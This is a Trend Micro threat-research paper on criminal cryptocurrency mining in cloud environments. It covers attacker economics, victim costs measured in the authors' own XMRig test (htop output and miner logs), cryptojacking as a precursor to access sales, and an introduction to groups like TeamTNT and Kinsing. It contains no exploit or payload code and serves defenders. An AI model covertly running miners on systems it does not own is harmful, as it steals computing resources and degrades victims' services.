A Floating Battleground

Navigating the Landscape of Cloud-Based Cryptocurrency Mining

Mayra Rosario Fuentes, Stephen Hilt, Robert McArdle, Lord Alfred Remorin

TREND MICRO™ | research

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.


Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

Published by
Trend Micro Research

Written by
Mayra Rosario Fuentes
Stephen Hilt
Robert McArdle
Lord Alfred Remorin

Stock image used under license from
Shutterstock.com

For Raimund Genes (1963-2017)



Contents

Cryptocurrency mining as a concept is simple to understand: The user leverages computing power, usually from high-end computers, to perform complex tasks, which in turn can reward the user with a yield of cryptocurrency. As long as the gains from selling the cryptocurrency are greater than the accrued costs of electricity and infrastructure, the activity generates a profit for the user.

A successful cryptocurrency-mining operation involves taking part in a balancing act to ensure a solid return on investment — unless, of course, the user is a cybercriminal, in which case they simply cheat. After all, if the user is using someone else's computing resource and infrastructure, and the owner is picking up the bill in terms of costs and wear and tear, the process essentially becomes a license to print money.

The impact on the victim goes beyond these direct costs. If the compromised server is responsible for running a web-facing service, for example, the high CPU load will also affect its reliability, leading to downtime or customer churn for the organization. Since most computers are not high-end, GPU-heavy powerhouses designed for cryptocurrency mining, malicious actors instead need to compromise machines at scale in order to ensure that all the small gains add up to a significant value.

Beyond compromising the physical machines of their victims, malicious actors have been targeting the cloud for cryptocurrency-mining activities. We take a close look at this trend in this research paper. We also discuss the real impact on victims and recommend defense strategies for individuals or groups that are responsible for protecting their organization's cloud infrastructure.

While GPU-based mining remains the preferred method for legitimate mining groups to make a profit, less lucrative CPU-based cryptocurrency mining operations also exist. And it is these kinds of miners that are being used by cybercriminal groups to target and compromise cloud infrastructure. While not as profitable as its GPU counterpart in terms of electricity costs incurred vis-à-vis profits generated, when the electricity costs are irrelevant to the attacker (as in these cases, where they fall on the cloud provider or user), CPU mining becomes a viable option.

Furthermore, while GPU-based cloud offerings exist, they rarely are the same instances compromised by attackers targeting standard vulnerable web software. CPU-based cryptocurrency mining can be profitable, but only at scale, which is why groups involved in it take over as many machines as they can. This type of cryptocurrency mining adds to the victim's higher CPU usage in exchange for providing the malicious actor the opportunity to mine coins. This means that, even without cybercrime staples such as persistence and command-and-control (C&C) communications, the attacker could still earn a profit.

Even a few hours of compromise could result in profits for the perpetrator, unlike in cybercriminal business models that are based on information theft and typically take a longer time to successfully pull off. Because of this, we see a constant battle for resources among malicious cryptocurrency-mining groups that are fighting over every hour of access. It is akin to a real-life capture-the-flag being fought among malicious actors vying for access and control — and it is the victim's cloud systems that is the battleground for this competition.[1]

While it might seem that cloud-based cryptocurrency-mining attacks are of a lower concern, our research demonstrates why they should be considered a high priority. In this paper, we provide information on notable groups engaged in these attacks and show how their activities are just symptoms of wider security concerns. This research has enabled us to gain a unique glimpse into the activities of groups such as Outlaw, TeamTNT, Kinsing, 8220, and Kek Security, all of which are at the forefront of today's cloud hacking wave.

Impact on Organizations Running Cloud Instances

Shifting to the cloud has become a popular strategy for businesses in various industries, prompting many software applications and services to now support cloud deployments. Because of this, potential victims of malicious cryptocurrency mining could be from any country or sector, making cloud-based cryptocurrency-mining attacks a global concern for organizations. The speed of adoption of cloud technologies and their ease of use have led to companies with less mature security practices deploying key services in the cloud and, in doing so, also inadvertently introducing security issues within their deployments, such as exposing services directly to the internet without knowing that their assets are online.[2]

The ability to rapidly deploy assets and services in the cloud can make it difficult for an organization's IT and cybersecurity staff to have full visibility over and secure all of its deployed assets. The rapid deployment of systems has also left cloud instances deployed for longer than needed, with many of them staying online even after their initial goal has been completed (and no longer actively being monitored by the departments that originally created them). This could be one of the reasons there is more outdated software showing up within these cloud environments. Internet-facing services deployed by people without adequate knowledge on how to secure cloud services have led to cloud deployments' being attractive targets for cryptocurrency-mining threat actor groups.

These groups are exploiting security issues and vulnerabilities within the cloud hosts or brute-forcing SSH (Secure Shell) credentials to gain access to their targets' systems. The activities of these groups once inside the system might seem relatively harmless or have little impact, but as we show in this paper, they are by no means benign acts for the owners of the systems and for the cloud providers themselves.

Not only does the configuration of a cloud instance play a key role in the attack surface, but there is also typically a lack of visibility from a software security perspective. IT teams are very familiar with the deployment of services such as antivirus software or firewalls in a classic production network, but less so in cloud instances. While cloud providers help ensure that the overall architecture of the cloud is secure, cloud applications primarily fall on the organization to secure,[3] as with noncloud applications. Solutions to this end certainly exist but they are not as widely deployed as endpoint protections are, resulting in cloud deployments' having an increased attack surface and being more attractive to cybercriminals. This leaves IT and cybersecurity staff more susceptible to being unable to observe all the events that they would typically see from hosts that are deployed on-premises. Because of this, groups targeting cloud instances for mining activities seldom need to change their attack methods and malware, in contrast to malicious actors targeting endpoints with constantly improving defenses. (We discuss this matter in the section of this paper tackling notable cryptocurrency-mining groups.)

Network defenders tend to give lower priority to attacks from cryptocurrency-mining groups than other types of attacks, since they are seen as relatively innocuous. However, our research into cloud-based cryptocurrency-mining attacks puts forth a number of reasons that these should be given much higher priority by network defenders. While most people naturally notice the running costs when they think of the impact of an attack, this is actually the least damaging aspect for a business. The greatest impact on the bottom line is the slowdown of the online services the organization is running, which could lead to customer dissatisfaction and churn as well as loss of revenue. These infections should be treated as a sign that far worse attacks would be easy to execute for more skilled and dedicated threat actors — putting customer data at significant risk, something that needs to be treated as a top priority for any business that is using the cloud in some manner.

Poor Cloud Security Hygiene


The presence of a cryptocurrency-mining group in a cloud instance is a clear sign of failure in the larger security controls in place. Such a group takes advantage of weak security software and systems to gain access to the affected systems. Once access is established, the group runs software that in most cases mines monero (XMR), evidently the most popular cryptocurrency among malicious miners, since using CPU-based mining for monero provides a decent return on investment (due in part to the efficient algorithm used by Monero for CPU usage) if enough systems are compromised and joined to the worker pools. When people think of cryptocurrencies, bitcoin (BTC) is likely first that enters their minds, but when it comes to profitability for mining on compromised machines, monero has also become a very popular choice.

It is this exploitation of basic software weaknesses that should be the cause of most concern. Simply put, if a cryptocurrency-mining group can gain access to a cloud instance, so too can cybercriminal groups with even more potentially damaging business models such as ransomware and data exfiltration, and threat actors seeking to pivot from the cloud to the on-premises network. With this in mind, we can consider the presence of a cryptocurrency-mining group in a cloud instance as a sign of poor cloud security hygiene.[4]

While threat actors have been developing their tools and strategies in an attempt to go after systems that also have GPUs, these are still in their infancy and thus are not discussed in this paper. Instead, our research focuses on CPU-based cryptocurrency-mining attacks since the majority of cloud instances do not have access to GPUs.

Resource Consumption

The second aspect to consider in terms of impact is the resources that are being affected on infected systems. For our research, we took one of our systems to see what kind of effect the XMRig software would have on a compromised cloud system and to gauge the potential impact of an attack. We observed an increase in CPU usage from an average of 13% utilization to a 100% utilization rate.



```
  1  [||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]   Tasks: 37, 203 thr; 6 running
  2  [||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]   Load average: 4.65 4.60 3.31
  3  [||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]   Uptime: 01:50:26
  4  [||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]
  Mem[|||||||||||||||||||||||||                      4.11G/15.7G]
  Swp[                                                     0K/0K]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 2721 ubuntu     20   0 2831M 2352M  7980 S 382. 14.7 55:36.40 ./xmrig
 2736 ubuntu     20   0 2831M 2352M  7980 R 99.5 14.7 13:43.84 ./xmrig
 2735 ubuntu     20   0 2831M 2352M  7980 R 96.2 14.7 13:41.59 ./xmrig
 2737 ubuntu     20   0 2831M 2352M  7980 R 95.5 14.7 13:43.58 ./xmrig
 2738 ubuntu     20   0 2831M 2352M  7980 R 92.2 14.7 13:46.26 ./xmrig
 1202 elasticse  20   0 18.8G 2548M 1241M S 15.9 15.9 57:10.75 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1448 elasticse  20   0 18.8G 2548M 1241M S  6.0 15.9  4:12.71 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1450 elasticse  20   0 18.8G 2548M 1241M S  4.0 15.9  4:11.21 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1451 elasticse  20   0 18.8G 2548M 1241M S  3.3 15.9  4:11.16 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1449 elasticse  20   0 18.8G 2548M 1241M S  2.0 15.9  4:14.00 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1374 root       20   0 1031M  361M  9732 S  0.7  2.3  0:47.08 /usr/bin/suricata -c /etc/suricata/suricata.yaml --pidfile /var/run/
 2733 ubuntu     20   0 25120  4244  3256 R  0.7  0.0  0:04.31 htop
 1848            20   0 18.8G 2548M 1241M S  0.7 15.9  0:01.09 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1488 elasticse  20   0 18.8G 2548M 1241M R  0.0 15.9 36:59.04 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1491 elasticse  20   0 18.8G 2548M 1241M S  0.0 15.9  1:16.19 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1580 root       20   0 1031M  361M  9732 S  0.0  2.3  0:26.42 /usr/bin/suricata -c /etc/suricata/suricata.yaml --pidfile /var/run/
 2322 root       20   0  918M 28752 15076 S  0.0  0.2  0:00.05 /snap/amazon-ssm-agent/4046/ssm-agent-worker
 2327 elasticse  20   0 18.8G 2548M 1241M S  0.0 15.9  0:03.75 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 1873 root       20   0  631M 28600 15316 S  0.0  0.2  0:00.08 /usr/lib/snapd/snapd
 1980 elasticse  20   0 18.8G 2548M 1241M S  0.0 15.9  0:09.71 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 2112 elasticse  20   0 18.8G 2548M 1241M S  0.0 15.9  0:01.02 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
 2336 elasticse  20   0 18.8G 2548M 1241M S  0.0 15.9  0:01.02 /usr/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatin
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

Figure 1. An Htop view of our system running XMRig

When we looked at our online dashboard, we noticed the utilization clearly. The system we were using was not an idle machine but something that had software installed on it, so we ran XMRig to determine the overall impact and changes to the system. During the period the miner was running, it had a significant effect on the web service being operated on the same machine, making it extremely sluggish or even unusable. This type of impact should be a key factor for all cloud services, especially those reliant on high-quality service, such as e-commerce sites, where a decrease in performance could lead to account churn or loss of earnings.




Figure 2. A dashboard view showing the spike in CPU usage

We built this system with on-demand pricing in mind to help us determine the overall cost that would accrue for the worst-case scenario that an attack from cryptocurrency-mining groups would cause. In our experiment, the cost would rise from around US$20 per month to run a system at about 13% utilization to US$130 per month at 100% utilization. This amounts to approximately a 600% increase in operating cost for every system affected by a miner infection. In addition, this increase takes place for every compromised instance, and since cryptocurrency-mining groups typically aim to deploy their software in all instances under the victim's control to maximize their profits, it is easy to see how expenses could rise significantly. In this sense, the scalability of the cloud applies not only to the user but, to scale, also to the attacker.





Figure 3. The CPU credit usage for on-demand systems

This has an impact not only on CPU utilization rates but also on network traffic. The network traffic of infected machines also increases because of the need to communicate with the network pools for, in this case, monero mining. While this is a small amount in comparison to the CPU utilization expenses, it is still something to consider with regard to the overall cost of cryptocurrency-mining attacks.



```
[2021-10-01 15:43:03.017]  miner   speed 10s/60s/15m 1380.6 1386.8 n/a H/s max 1465.8 H/s
[2021-10-01 15:43:17.043]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461662 (5 tx)
[2021-10-01 15:43:19.901]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461663 (1 tx)
[2021-10-01 15:44:03.099]  miner   speed 10s/60s/15m 1411.7 1411.1 n/a H/s max 1465.8 H/s
[2021-10-01 15:45:03.181]  miner   speed 10s/60s/15m 1424.3 1409.4 n/a H/s max 1465.8 H/s
[2021-10-01 15:45:19.898]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461663 (36 tx)
[2021-10-01 15:46:03.253]  miner   speed 10s/60s/15m 1415.2 1373.4 n/a H/s max 1465.8 H/s
[2021-10-01 15:46:30.173]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461664 (2 tx)
[2021-10-01 15:47:03.333]  miner   speed 10s/60s/15m 1435.9 1408.8 n/a H/s max 1465.8 H/s
[2021-10-01 15:47:49.870]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461665 (13 tx)
[2021-10-01 15:48:03.383]  miner   speed 10s/60s/15m 1408.2 1399.0 n/a H/s max 1465.8 H/s
[2021-10-01 15:49:03.446]  miner   speed 10s/60s/15m 1420.7 1396.1 n/a H/s max 1465.8 H/s
[2021-10-01 15:49:49.928]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461665 (47 tx)
[2021-10-01 15:50:03.514]  miner   speed 10s/60s/15m 1405.8 1399.7 1402.5 H/s max 1465.8 H/s
[2021-10-01 15:50:58.838]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461665 (67 tx)
[2021-10-01 15:51:03.591]  miner   speed 10s/60s/15m 1382.9 1397.0 1402.7 H/s max 1465.8 H/s
[2021-10-01 15:51:15.097]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461666 (57 tx)
[2021-10-01 15:52:03.649]  miner   speed 10s/60s/15m 1354.8 1356.8 1400.4 H/s max 1465.8 H/s
[2021-10-01 15:53:03.713]  miner   speed 10s/60s/15m 1434.5 1408.9 1400.2 H/s max 1465.8 H/s
[2021-10-01 15:53:15.141]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461666 (92 tx)
[2021-10-01 15:53:36.678]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461667 (43 tx)
[2021-10-01 15:54:03.803]  miner   speed 10s/60s/15m 1436.1 1412.6 1400.7 H/s max 1465.8 H/s
[2021-10-01 15:55:03.882]  miner   speed 10s/60s/15m 1394.1 1414.9 1400.3 H/s max 1465.8 H/s
[2021-10-01 15:55:36.660]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461667 (71 tx)
[2021-10-01 15:56:03.962]  miner   speed 10s/60s/15m 1361.1 1412.2 1400.0 H/s max 1465.8 H/s
[2021-10-01 15:57:04.036]  miner   speed 10s/60s/15m 1385.7 1417.1 1401.2 H/s max 1465.8 H/s
[2021-10-01 15:57:36.678]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461667 (93 tx)
[2021-10-01 15:58:00.823]  net     new job from donate.v2.xmrig.com:3333 diff 1000K algo rx/0 height 2461667 (100 tx)
[2021-10-01 15:58:04.117]  miner   speed 10s/60s/15m 1406.3 1406.7 1402.4 H/s max 1465.8 H/s
```

Figure 4. XMRig running communication to xmrig.com

Cryptocurrency Mining as Part of the Life Cycle of an Infected Server

The presence of a cryptocurrency-mining group in a system is evidence of an often overlooked larger issue. More mature malicious actors whose primary business model is to compromise servers and offer them for sale (aka access-as-a-service[5]) also perform cryptocurrency mining, but not as their primary source of income, as with purely cryptocurrency-mining groups. These more mature malicious actors deploy mining software at key stages as a means to generate additional revenue during the period when they have listed the infected servers for sale in underground marketplaces for access-as-a-service and are awaiting interested buyers, who will typically either deploy ransomware or focus on data theft and extortion.[6]

Thus, the presence of cryptocurrency-mining malware should be seen not only as a sign of poor cloud security hygiene but also as the proverbial canary in a coal mine. This means that the detection of such malware might be the last opportunity the victim would have to quickly respond because it would only be a matter of time before something or someone with more malicious goals gains access to the machine — at which point the impact could be vastly greater.

Notable Cloud-Based Cryptocurrency-Mining Groups

Cryptocurrency-mining groups have been able to gain a foothold in the cloud by exploiting systems with vulnerabilities and other weak points, including those in unpatched software and even simple security gaps such as default or easily guessed credentials. Once inside a system, a cryptocurrency-mining group deploys a cryptocurrency-mining tool, usually XMRig, that it then joins to a mining pool, a group of cooperating miners who pool their resources to increase the probability of successfully mining cryptocurrency. Cryptocurrency-mining groups use both public pools and, in some cases, private pools to consolidate their efforts.

To keep systems mining, cryptocurrency-mining groups use C&C mechanisms. While this could be done over a number of different protocols, for most of the groups we have investigated, it has been over IRC (Internet Relay Chat). Because of the general lack of security software on cloud instances, attackers have little need to constantly evolve their tools, unlike in the typical cat-and-mouse game they play in endpoint environments.


While there are many similarities among cryptocurrency-mining groups, in this section we lay out some of the unique traits that set them apart. For each group, we also provide (in each scale, 5 represents the highest point and 1 the lowest point):

- How long (at a minimum) the group has been active
- The sophistication level of the group and its tooling, on a scale of 1 to 5
- The volume of vulnerabilities the group exploits, on a scale of 1 to 5
- The social media presence of the group, on a scale of 1 to 5

We also discuss the rivalries between these groups, and how targeting the same core resources has led to an almost constant battle being fought for control of the victim's resources.

